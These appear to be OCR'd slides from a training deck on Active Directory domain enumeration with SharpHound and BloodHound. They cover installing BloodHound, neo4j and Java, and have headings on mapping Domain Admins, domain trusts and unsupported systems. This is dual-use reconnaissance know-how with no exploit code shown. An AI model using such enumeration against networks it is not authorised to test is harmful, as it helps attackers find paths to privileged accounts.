
- Installing BloodHound
- DownLoad BloodHound
- https://github.com/BloodHoundAD/BloodHound/releases

- Download neo4j
- https://neo4j.com/download-thanks/?edition=community&release=3.5.12&flavour=winzip&source=post_page-----117a8d6c9f4c----------

- https://neo4j.com/download-center/#community
- Download and Install java
- https://learn.microsoft.com/en-us/java/openjdk/download#openjdk-11


Domain Enumeration SharpHound/BloodHound

- Installing Java




Domain Enumeration SharpHound/BloodHound

- Installing Java




Domain Enumeration SharpHound/BloodHound

- Installing jave




Domain Enumeration SharpHound/BloodHound

- Verifying if your Environment Variable is Set
- rundll32.exe sysdm.cpl,EditEnvironmentVariables




Domain Enumeration SharpHound/BloodHound

- BloodHound Graphs, mapping Domain Admins



Domain Enumeration SharpHound/BloodHound

- Mapping Domain Trust




Domain Enumeration SharpHound/BloodHound

- Computer with unsupported OS



